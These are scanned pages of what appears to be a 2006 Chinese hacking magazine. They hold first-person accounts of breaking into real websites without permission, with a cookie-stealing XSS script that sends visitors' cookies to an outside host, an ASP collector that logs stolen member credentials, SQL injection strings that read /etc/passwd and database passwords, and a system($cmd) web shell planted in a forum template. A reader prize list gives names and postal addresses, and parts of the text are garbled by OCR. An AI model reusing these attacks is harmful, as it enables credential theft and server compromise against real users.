者的危害性都是等价的。避免这类漏洞也是很简单的事情，象 `$blog_id` 这类数字型的参数只需用 `intval()` 函数强制整型化就可以了，对于字符型的参数我们可以写一个过滤函数把危险字符过滤掉，类似代码如下：

```
function fuckchar($var)
{
    $var = str_replace('..','',$var);
    $var = str_replace('.','',$var);
    $var = str_replace('/','',$var);
    $var = str_replace('\\','',$var);
    $var = str_replace('\"','',$var);
}
```

大家可以自己测试一下这类漏洞，不管什么语言过滤的思路都是一样的，用 GOOGLE 搜索 “powered by Loudblog” 可以找到一些这类程序，不过官方目前已经推出了新版本，更多的漏洞就等待大家自己去发掘吧！

小漏洞+小脚本 =轻取电影网站密码

剑心[B.C.T]

去年的时候，我在网吧发现了我们市最大的一个电影网站的注入点（很可惜，因为是去年的事情所以没有抓图，让各位看官失望了，呵呵）。于是很有兴趣的看看能不能进入服务器，毕竟网吧免费区的电影实在太少了也没有什么吸引力，好的电影都是限制为付费用户才能查看，如果我能进入服务器不就爽了？但是结果很郁闷，这个服务器很明显做了详细的权限设置，得到的注入点虽然是 Public 权限但是还是什么信息都得不到，只拿到了几个后台管理员的权限帐号，密码还是加密的。因为数据库也做了权限设置所以想跨过去看 Vip 会员的信息都不可以。没办法于是拿 md5 暴力工具破解了好一阵子终于得到了一个后台的密码，呵呵，

因为他是用电话号码做的密码。还好后台没有隐藏，进入之后也没有发现有什么好玩的，就是更改一些电影的信息和控制用户访问 IP，很明显这属于鸡肋级别的漏洞！很是郁闷，我把“七剑”主演改成了我自己之后就发个邮件通知了管理员，然后这个入侵就告一段落了。

今年再次回家，发现网站的规模增大了，再去看漏洞，发现已经找不到了，好不容易提交特殊的参数搞出几个错误，管理员还设置成屏蔽错误的显示，看来是

我的通知起了点作用！既然如此，管理员至少应该发个消息或者送个帐号感谢我一下吧，呵呵。不管了，要帐号？自己动手吧！首先看看他们对于入侵认识得够不够彻底！输入去年记录下的后台地址，居然还在，如图 1。看来




图 1

有希望! 然后输入去年登录的后台密码, 哈哈, 一下子进去了, 看来他的修补工作还是做得不够, 不知道已经有人得到了他的后台密码! 让我们从后台开始吧! 目标是获得 Vip 会员的帐号密码!

后台还是跟去年一样简陋, 没什么功能, 如图 2。



图 2

我们来看看能不能发掘点有意思的东西, 大家知道现在的脚本漏洞, 不知道源代码的情况下主要的危害有三个, 一个是 SQL 注入, 一个是跨站脚本, 一个是上传等功能上有问题。很明显前者在这个系统里已经做了详细的检查, 至少我测试的结果就是如此, 那么就只能来看看跨站脚本能不能利用了。去首页看看, 发现有几部最新的电影在首页上滚动显示, 再看看后台我们是可以编辑这几部电影的信息的, 也就是说如果后台没有过滤好导致存在跨站脚本漏洞的话, 我们通过后台修改电影的信息就可以间接修改主页了, 而我们的目标是得到登录的用户名和密码, 如果这些是保存在 Cookie 里的就好了。到首页看下, 呵呵, 果然有个保存用户名密码的选项, 而且默认是打上钩的, 这下俺们发财了! 因为这种情况大部分信息都是保存在 Cookie 里的! 马上去后台寻找在主页上没有过滤的参数, 试了不



图 3

大一会儿就找到一个, 就是显示电影图片的地方, 如图 3, 当我加入 “<badegg>” 字符后在主页查看源文件发现是直接显示的, 如图 4, 也就是说这个 “<>” 没有过滤, 漏洞存在。一切条件都具备了, 现在就是利用的问题了!




图 4

Hak_ban 曾建议说使用社会工程学做个虚拟页面让别人登录, 这的确不错, 但是我还是觉得不如让人家进入首页就偷取信息并且连痕迹都不留哦! 我们的目标是得到进入主页时的 Cookie 信息, 因为我们需要的用户和密码信息都保存在里面, 当得到 Cookie 后可以用 Url 参数将这些敏感信息传递到我们的站点上, 如果需要的话还可以对 Cookie 进行处理。好了, 思路出来了就用脚本慢慢实现吧! 首先是如何偷取 Cookie, 看了那么久的黑客 X 档案应该知道吧, 代码如下:

```
var code; // 定义将要在主页上插入的代码 //
var s='http://www.swisesebauches.com/vipcookie.
asp?'; // 定义传递的Url //
s=s+escape(document.cookie); // 取得并且编码Cookie,
记得用 escape 函数, 这样可以避免我们的Url被截断或者解码错误 //
code='<iframe style="display:none;" src="'+
//这个大家清楚吧! 就是构造别人看不见的Frame用来偷偷的传递我们的
Cookie//'
code=code+s; // 构造主页上的代码 //
code=code+' width=0 height=0</iframe>';
document.write(code); // 将构造好的代码输出到主页上 //
```

呵呵, 我们的小 JS 脚本写好了, 只要将这段代码想办法引入到对方的主页上就可以偷取 Cookie 了, 但是如何将这段代码引入到对方主页上呢? 这就需要我们前面提到的漏洞了! 先将上面的代码保存为 js 文件放到我们的空间里, 然后只要在有漏洞的地方写上 `<script src="http://www.cnct.org/mm.js"></script>` 并且保证这个正常工作就可以了! 因为我们提交的信息是在对方的 `` 之间, 所以先用 "匹配前面的 Htm1 标记, 然后写

<script src=http://www.cnbct.org/mm.js></script>, 也就是在那个电影主页的地方写上"><script src=http://www.cnbct.org/mm.js></script>.

提交保存后我们的代码就可以在别人浏览器里工作了！

现在偷 Cookie 的问题解决了，那么如何接受偷取的 Cookie 信息呢？我们在 vipcookie.asp 里写上：

```
<%  
dim fso,file,str           // 定义要用到的对象 //  
str=request.ServerVariables("QUERY_STRING")  
// 取得Url参数,也就是前面偷到的Cookie//  
str=unescape(str)          // 解码Cookie//  
Const ForReading = 1, ForWriting = 2, ForAppending  
= 8 // 建立文件对象并且写文//  
Set fso = Server.CreateObject("Scripting.  
FileSystemObject")  
path = server.mappath("dongpopass.txt")  
set file=fso.opentextfile(path, ForAppending, TRUE)  
file.write(str)             // 写Cookie信息到文件 //  
file.write vbCrLf           // 写换行符 //  
file.close  
set file = nothing  
set fso = nothing  
%>
```

我们来看看效果，才挂了一会儿就收到好多的Cookie信息，如图5，成功了吧！但是看看有点问题哦！我们偷到的Cookie有些是没有用的，并且里面的信息乱七八糟，而我们关心的只是用户帐号和密码，能不能想办法只得到我们想要的呢？当然有办法的，还是用脚本来真正做到只偷取帐号和密码吧！首先观察我们取得的Cookie（大家遇到实际情况自己也可以试着这样分析），发现有login关键字的才为有密码信息的Cookie，再分析发现用户名的位置有一定的规律，密码的位置在Cookie中也是一定的，这下就好办了！改造一下我们的vipcookie.asp（注释为新加的部分）：

```
<%  
dim fso,file,str  
str=request.ServerVariables("QUERY_STRING")  
str=unescape(str)  
if instr(str,"login")>0 then //去掉不会显示的Cookie
```

```

a=Instr(str,"name")+5           // 定义username的位置
username=mid(str,a,9)          // 取得username//
a=Instr(str,"encpwd")+7        // 定义password的位置
password=mid(str,a,32)          // 取得password//
if Instr(username,"hg")<>0 then // 验证用户名是否有效，因为我们那里的用户名中含有hg//
    Conet ForReading = 1, ForWriting = 2, ForAppending
= 8 // 后面都是写文件了//
    Set fso = Server.CreateObject("Scripting.FileSystemObject")
    path = server.mappath("dongpopass.txt")
    set file=fso.openTextfile(path, ForAppending, TRUE)
    file.write("username:")
    file.write(username)
    file.write(" password:")
    file.write(password)
    file.write vbCrLf
    file.close
    set file = nothing
    set fso = nothing
end if
end if
%>

```

现在差不多了，让我们的代码各就各位，我等了几个小时跑去一看，如图 6，好多啊！马上上去后台把电影信息改了回去，这些帐号够我用的了！不过这个密码是加密的，没有关系，去破解 md5 的网站破解吧！再弄下去我的肉鸡都撑挂了！既然学到了知识我就再给管理员发个邮件吧！附带抓图一张，漏洞就让他自己发掘去吧！呵呵！



四 6

文章比较简单，都是以前杂志上介绍的知识。大家遇到实际的情况需要自己分析哦，脚本真的可以做很多事情！本文我只是收取所有获得的Cookie里的帐号，有一些是重复的，大家完全可以写个直接放到数据库里的，那样就可以避免重复的帐号出现了！还有就是如果得到的 m d 5 密码破解不了，我们还可以使用 Cookie 欺骗登录！呵呵！思路是活的嘛！有什么问题欢迎到黑客 x 档案论坛讨论，我的 ID 是剑心。

(文中涉及代码已经收录于当期光盘中) 55

小疏忽，大隐患

= 阿布 =

——利用 robots 文件轻松挖掘网站信息

本文所利用的方法是我在一次入侵时意外发现的，想必大家已经利用注入或者暴库漏洞获得了许多网站后台的管理员帐号和密码了吧！但常常又为利用注入工具找不到网站后台地址而发愁，来试一下我的新发现，或许会有令你意想不到的效果哦！

今天我的目标是一家企业网站，关于如何入侵的，不外乎使用工具进行注入或暴库，这在以前的杂志上都讲过，我就不重复了！网站使用的是 ASP，逛了一会，很幸运的找到了一个注入点，拉上宝贝阿 D 开始扫，一会儿结果就出来了！ A C C E S S 的数据库，而且顺利的拿到了管理员的帐号和密码（图 1），不过密码是 MD5 加密过的，我开始暴力破解，使用了 N 台肉鸡，经过 N 天的努力后，终于成功破解了出来！兴奋之余意识到网站的后台地址我还不知道呢，于是继续使用阿 D 猜测，不幸的是没有猜测出来，紧接着使用 H D S I 、 N B S I 、 Domain3.5 、冰舞等进行猜测，但是仍然没有结果。郁闷了一会儿忽然想到了 Google ！于是使用“管理后台 登陆 site:www.xxx.com ”进行搜索，可是后台还是没有出来。这时我仿佛看到了管理员他那得意的笑：“小样儿，新来的吧？！”



图 1

于是，我开始狂翻以前的 X 档案，温故而知新嘛！在 05 年 11 期中看到踏雪无痕的一篇名为“网络加密面面观”的文章。文中提到当 Robots 检索一个站点前，它会首先检查网站的根目录下是否有一个名为 robots.txt 的文件。如果有，它会按照 robots.txt 中的指令进行下一步。如果不想所有的搜索引擎搜索到 /admin 目录的话，就写成“ User-agent: * Disallow:/admin ”。对方管理员会不会也用了这种方法来隐藏后台呢？我操起 IE ，准备访问其根目录下的 robots.txt 文件，结果……不光是后台地址被暴露了，而且连数据库地址也被无情的显示了出来！

来，如图 2 、图 3 ！哈哈！真是踏破铁鞋无觅处，得来全不费工夫啊！输入得到的管理员帐号和密码成功进入了后台，并利用上传漏洞传了个 Webshell 上去。OK ，任务完成！




图 2



图 3

解释一下什么是 robots.txt 文件？

搜索引擎通过一种程序 robot (又称 spider) ，自动访问互联网上的网页并获取网页信息。我们可以在网站中创建一个纯文本文件 robots.txt ，在这个文件中声明网站中不想被 robot 访问的部分，这样，网站的部分或全部内容就可以不被搜索引擎收录了，或者指定搜索引擎只收录指定的内容。

其实我们使用的搜索引擎是通过一种程序 robot (又称 spider) ，自动访问互联网上的网页并获取网页信息的。我们如果希望自己网站内的某些内容不被搜索到的话，可以在这个文件中声明该网站中不想被 robot 访问的部分，这样，该网站的部分或全部内容就可以不被搜索引擎收录了，或者指定搜索引擎只收录指定的内容。这本来是个很好的办法，可是如果被非法用户利用的话就会非常可怕，网站的秘密信息将暴露无疑！所以希望管理员们要慎用这种方法！另外本文也给苦于找不到后台的朋友 show 了一种新的思路，用它找后台不失为一个好办法，推荐使用哦！而且我想很多“精明”的管理员会用这个方法的！好了，最后祝大家新的一年肉鸡多多，技术上提升一个新的台阶！

一、又是 PHP 注入

非常的幸运，碰到的这个国内较大的足彩站又是存在 PHP 注入，而且非常的明显，好象还没被人侵过哦，不知道是不是它太幸运了。我记得去年也曾入侵过一个排名近 7 千的博彩站，前不久再去查看时发现漏洞还是存在的，只不过它的注入点已由“地上”转为“地下”了，这足以证明国内大部分网站的网管都是懒惰的。这个网站也不例外，到我准备写本篇文章时，整个入侵已经过去了差不多 2 个月了，虽然明显的注入点已经被修补了，但我最初利用的注入点还是存在，似乎网管不太喜欢查看 WEB 日志哦。

PHP 注入很简单，过程还是那样傻瓜化，找注入点、猜字段、表名，然后爆数据。在 <http://www.target.com/vote.php?id=12> 后添加 “!”，返回如图 1 所示，错误回显没有关闭，很轻易的，注入点就找到了。




图 1

继续提交 /vote.php?id=120 and 1=1 union select 1、/vote.php?id=120 and 1=1 union select 1, 2, ……直到提交 /vote.php?id=120 and 1=1 union select 1,2,3,4（图 2），返回了正确页面。




图 2

试试看能不能爆出 /etc/passwd，提交 /vote.php?id=120 and 1=1 union select 1,2,3,load_file(char(47,101,116,99,47,112,97,115,115,119,100)), “char(47,101,116,99,47,112,97,115,115,119,100)” 为 /etc/passwd 的 16 进制格式。成功的暴出了 passwd（图 3），兴奋ing，这足够的权限，应该足以让我拿到 WEBSHELL。



十二少

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/bin:/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin:/nologin news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin:/nologin
operator:x:11:0:operator:/root:/bin:/nologin
games:x:12:100:games:/usr/games:/sbin:/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin:/nologin ftp:x:14:50:FTP
User:/var/ftp:/bin:/nologin nobody:x:99:99:Nobody:/bin:/nologin
rpm:x:37:37:/var/lib/rpm:/bin:/nologin vsam:x:65:69:virtual console memory
dimer:/dev:/bin:/nologin recdr:x:28:29:NSCD Daemon:/sbin:/nologin
shdh:x:74:74:Privilege-separated SSH:/var/empty/shdh:/sbin:/nologin
rpcx:32:32:Portmapper RPC user:/sbin:/nologin rpcuser:x:29:29:RPC Service
User:/var/lib/nfs:/bin:/nologin nfsnobody:x:65534:65534:Anonymous NFS
User:/var/lib/nfs:/bin:/nologin mailnull:x:47:47:/var/spool/mqueue:/sbin:/nologin
msmmsp:x:51:51:/var/spool/msmqueue:/sbin:/nologin
pcap:x:77:77:harapwatch:/sbin:/nologin
apache:x:48:48:Apache:/var/www:/sbin:/nologin xfs:x:48:43:X-Font
Server:/etc/x11/f5:/bin:/nologin named:x:25:25:Named:/var/named:/sbin:/nologin
http:x:38:38:/etc/http:/sbin:/nologin prmx:x:24:24:/var/share/prmx2:/bin:/bash
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin:/bash
soccer:x:500:504:/etc/httpd/htdocs:/bin/false mysql:x:501:501:/home/mysql:/bin:/bash
ftpuser:x:502:502:/home/ftpuser:/bin/false
demo:x:503:503:/etc/httpd/htdocs/demo:/bin/false
cometruex:x:504:502:/etc/httpd/htdocs/cometruex:/bin/false
wux:x:505:502:/home/wux:/bin/false longwhs:x:506:506:/home/longwhs:/bin:/bash
reno:x:507:502:/etc/httpd/htdocs/reno:/bin/false
alix:x:508:508:/etc/httpd/htdocs/alix:/bin/false
```

图 3

简单介绍一下这个网站的一些情况：服务器使用的是 Linux + PHP + MySQL，论坛采用的是 VBB，VBB 安全性能不错。

猜解表名、字段过程不难，一般都差不多，只要记得一些常见的就行，如：manage、manger、admin、user、username、id、pass、password、passwd 等等，再或者可以使用 HDSI、CASI 等工具来注入。

我使用的就是手工注入，提交 /vote.php?id=120 and 1=1 union select 1,2,3,4 from 表单，很快便得到 ADMIN 表。再继续提交 /vote.php?id=120 and 1=1 union select 1,2,3,username from admin（图 4），/vote.php?id=120 and 1=1 union select 1,2,3,password from admin（图 5），得到了 username 及 password 字段。由于 username、password 是字符串，再比较原页面可知字段 4 属于字符串，所以要猜解字段的任务要放在字段 4 上），这样 username 及 password 字段处显示的字符串便是管理员帐号及密码，如果不满足这一

个帐号密码, 可以再利用 /vote.php?id=120 and 1=1 union select 1,2,3.username from admin where id=* 得到其他帐号, /vote.php?id=120 and 1=1 union select 1,2,3.password from admin where id=* 得到对应的密码, 其中 “*” 为数字 1、2、3……




图 4




图 5

二、后台

原本以为, 拿到了管理员帐号, 然后在登录猜到的后台 /manage/, 再上传后门就可以拿下整个网站, 没想到……

满怀信心的拿着帐号登录后台, 成功登录后却出错了(图 6), mysql 连接出错, 难道这个后台只是个摆设?




图 6

此路不通, 看来只有另找它路了, 我把眼光转向论坛, 论坛已经测试过了, 不存在没有修补的漏洞, 尝试着用拿到的管理员密码登录论坛后台, 结果很郁闷。还是从注入方面着手, 我想到了跨库查询, 和 ASP 一样 PHP 的注入也是可以跨库的, 具体可以去 www.google.com 搜索相关的文章, 这里就不介绍了, 通过 load_file() 查看论坛配置文件的源代码(图 7)得知, 论坛数据库名为 bbsfootball。

提交 http://www.*****.com/vote.php?ID=12%20and%201=2%20union%20select%201,2,3,password%20from%20bbsfootball.user%20where%20userid=X (user 为 bbsfootball 库的表名, 至于 X 可以去论坛查看管理员帐号的 userid), 得到管理

```
<font color="#CCCC00"><?php
////////////////////////////////////////////////////////////////
// Please note that if you get any errors when connecting,
// that you will need to email your host as we cannot tell //
// you what your specific values are supposed to be
////////////////////////////////////////////////////////////////

// type of database running
// (only mysql is supported at the moment)
$databaseType='mysql';

// hostname or ip of server
$serverName='client2';

// username and password to log onto db server
$dbUsername='root';
$dbPassword='rootsql';

// name of database
$dbName='bbsfootball';

// technical email address - any error messages will be emailed here
$technicalEmail='';

// use persistent connections to the database
$usePersistentConnections=true;

```

图 7

员密码, 可惜密码经过 MD5 加密, 不过没关系, 网上有不少可以直接查询 MD5 的网站。在 WWW.xmd5.com 查询所有的密码, 很幸运的找出了 1 个简单的密码。

终于进入了论坛后台, 现在摆在面前的是两条路:

1. 上传后门, 直接上传是不可能的, 只能上传图片再利用 load_file('图片绝对路径') into outfile '后门绝对路径' 得到后门。郁闷不行哦, magic_quotes_gpc = ON 下, 服务器会自动将单引号过滤为 \"\" outfile 是不行的, 因为太激动直到现在才想起。

2. 和动网一样, 将插入 PHP 的一句话后门插入图片中, 再备份数据库, 再用客户端连接, 上传更强大的后门。

不知道为什么, 后台始终传不了图片, 前台可以上传, 但上传的文件名都经过了处理, 猜不到文件名也没办法, 如果这里是 JSP 注入就很简单了, 直接 load_file('上传文件夹路径') 就可以爆出整个目录下文件。

直接在论坛里写入后门到数据库再备份成 PHP 文件, 可能是由于数据库太大了, 重试了几次都不成功, 每次都是 IE 停止响应。

入侵难道就这样终止?

三、见缝插针

在网上下载了 VBB 论坛仔细看了看, 想找到可以利用的地方, 花了点时间终于找到一处可以写代码的地方, 和其他的程序一样, 它也是可以插入代码到网页的。


O.K., 看我是怎么写木马后门进去。登录后台后, 在管理员控制版面首页找到风格设置, 选择编辑, 便会出现风格套系选项, 选择默认中的[字体/颜色/等等], 如图 8, 看到的便是 PHP 分析代码一栏, 对了就是它, 这就是写入后门的地方了。直接



8



图 10



9

在这里写入 `system($cmd);` (注意：不能依样画葫芦输入 “`//system($cmd);`”，否则代码不会解析），再 <http://www.target.com/bbs/index.php?cmd=dir> 执行我们的后门，看是否成功插入代码，如图 9，成功了。再插入一句话后门，成功连接，如图 10。接下来该怎么做我想也不用我废话了，一句话“地球人都知道”！ 

验证码也来捣乱，由Q-zone留言的小Bug说起

今天在一好友的 Q-zone 进行例行的每日留言时，突然发现一个小小的 Bug，觉得可能很多程序还会出现类似的问题，可以让我们小小的捣乱一下，这就是验证码的重刷新问题。

我们知道，许多程序在提交表单时会加上一个验证码，以防止用户使用bot（发贴机器人）恶意发帖或者留言甚至暴力破解密码登录。验证码的原理是这样的，在网页上通过调用一个由服务器端处理的文件（如getimg.asp）来显示图片，而这段服务器端代码的作用有两个，第一是随机得到几位数字或字母作为验证码并将当前验证码的内容放在session中，第二个是根据所得验证码生成图片并显示到客户端。在表单提交的目标页面中，根据表单中用户所填写的验证码的值和session中保存的验证码比对，如果相等则说明验证码正确给予处理，否则提示错误。

那么问题来了，如果在页面上多次调用这个文件呢，那么将会引起嵌

这是一个填写留言的页面

昵称: 验证码: 1234

留言:

这里是别人的留言内容

这里是别人的留言内容

这里我开始捣乱了，再次调用了验证码文件 getimg.asp 5678

验证码B 验证码A

1

验证码的 session 混乱，也就是说， session 中仅保存了最后一次调用图片文件 getimg.asp 时随机生成的验证码，而先前的图片中显示的验证码都是错误的了。在最后一个验证码的显示是在用户应该看到的位置（即页面上应该唯一出现的验证码即是最后一个调用的）时，这并不成为问题，但是如果页面的代码由于某些原因，在调用本应该显示验证码的位置后，再次调用了验证码文件，则用户所看到的其认为是验证码的地方，则显示的验证码和 session 中存放的并不匹配。

我们举例来说，图 1 显示的是一个简单的留言本的示意图，在留言本的上部允许访问者填写昵称、留言内容和验证码，此处调用生成验证码文件（假设为 getimg.asp），显示出了验证码 A（假设随机生成了 1234 这个验证码）。此时 session 中存储的验证码为 1234，而后页面继续处理，到第三条留言的时候，再次调用了 getimg.asp 文件，此时显示了验证码 B（假设随机生成了 5678 这个验证码），此时 getimg.asp 文件会将 session 中存储验证码

的地方改为 5678，这样用户在填写留言的时候，一般来说都会认为验证码为 1234，而此时 session 中存储的验证码应当是 5678，这就导致了验证码错误，被恶意留言的留言本将不能发布新的留言（除非浏览者能够找到正确的验证码）。

由于大部分留言本均过滤了脚本的解析，即我们不能输入脚本内容，但是很多留言本开放了 UBB 代码，一些开放 UBB 代码的留言本或者其他类似程序还允许我们同时使用 “[img] [/img]” 这样的 UBB 来发布图片，此时只要我们填写 “[img] http://servername.com/getimg.asp [/img]”（假设 http://servername.com/getimg.asp 是显示图片验证码的 asp 文件），则可能构成威胁。

当然，这种威胁的最大危害就是用户不能发布新的内容（能找到正确验证码的除外，不过一般人都不知道的），并不会构成更大的威胁，作为一种“捣乱”的手段，还是比较有效的。下面就以 Q-zone 为例，实际讲解一下这个漏洞的利用。

首先打开一个朋友的 Q-zone，并切换到其“留言”界面（为庆祝 H4K_B4N 容升两个太阳，我们就拿他的 Q-zone 来实验一把），如图 2。




图 2

我们在验证码图片上点击右键，看其属性中的地址，为 <http://verify.qq.com/getimage?0.1774952870657645>（顺便讲解一下这个地址，我们可以看到，在 getimage 后有一段数字，这个数字其实和我们的验证码并没有关系，他只是为了防止计算机缓存图片而设计的，<http://verify.qq.com/getimage?0.1774952870657645> 和 <http://verify.qq.com/getimage?0.1774952870657646> 对于计算机来说是不同的图片，因此不会调用缓存而导致验证码的错误），我们在 H4K_B4N 的 Q-zone 中发表一条留言，在留言中插入一张图片，地址就是 <http://verify.qq.com/getimage?0.1774952870657645>。成功发表后可以看到他的 Q-zone 留言中出现了一

个验证码，此时我们再来发布一条留言，单击提交后，返回“验证码错误”的信息，如图 3，说明我们的利用成功了，而 Q-zone 在验证码错误后，会刷新显示验证码的图片一次，这时的验证码和 session 就匹配了，再次填写验证码，即可成功发表。



图 3

可能大家对于这个利用过程还有疑问，在页面上看来，我们所发布的“验证码 B”是在“验证码 A”的前边出现的，而根据原理，最后 session 中应当存放验证码 A 的信息（即 TUGH）才对啊。是这样的，由于 QQ 页面的显示比较特殊，是通过利用类似 AJAX 的技术来实现页面的显示的，其页面首先显示出非留言的内容，包括页面的基本构架和“发表留言”的表单，然后通过读取远程的 XML 数据文件并处理，来显示留言，因此留言部分其实是在验证码之后显示在客户端的。

这种漏洞的防御也十分简单，一方面可以通过禁止在留言中附加图片，如果必须附加图片则检测此图片地址是否为验证码文件的地址，另一方面可以规范页面流程，使得调用“验证码 A”的地方在用户发布的内容之后。¤

2006 年第 3 期幸运读者获奖名单

一等奖:

100073 北京市丰台区西局南街 21 号蓝源北楼 115 古利
433321 湖北省荆州市政府机关幼儿园 周涛

二等奖:

415500 湖南省常德市澧县澧阳镇新桥口村 3 组	王涛
031100 山西省平遥县平遥二中 242 班	秦磊
200093 上海双阳路 388 号控江中学高三 (10) 班	张涛
610200 四川成都市双流县双流中学高 2008 级 8 班	程云虹
264100 山东省烟台市通海路 18 号能源检测中心	丛青竹



Exploit[C.H.U]

很多朋友在上网冲浪时都曾经历过类似如下令人头痛的事儿：在浏览一些网站后，IE 浏览器的标题栏被篡改成了比如“欢迎访问 x x x x 网站”的字样，IE 的起始页、主页默认页也被设置成了那些网站的垃圾网址，这都是那些网站为了宣传自己而在网页中嵌入了 java-script 脚本语言来修改浏览器的注册表中相应的键值造成的，碰到这种情况，大家肯定是深恶痛绝吧！现在就让我们将其“各个击破”，打响我们 IE 保卫战，全面恢复 IE 浏览器。

1. 被篡改 IE 标题栏

症状：IE 浏览器上方的标题栏被改成“欢迎访问 x x x x 网站”的字样，这是最常见的篡改手段（图 1）。




图 1

涉及子键：HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title, HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main\Window Title。这两个“Window Title”子键的键值对应 IE 标题栏中的标题。

修复方法：运行注册表编辑器 regedit，展开上述两个子键，将这两个子键的键值修改为“Microsoft Internet Explorer”（IE 默认值），或者也可以将键值改为诸如“我的地盘听我的”等这类比较个性化的标题，重新运行 IE 就可以了。

2. 被篡改 IE 起始页

症状：此处所说的 IE 起始页就是一运行 IE 就会




图 2

自动打开的网页，也就是说浏览器的起始页被改成了别人恶意网站的网址（图 2）。

涉及子键：HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer>Main\Start Page。这个子键的键值对应 IE 起始页的网址。

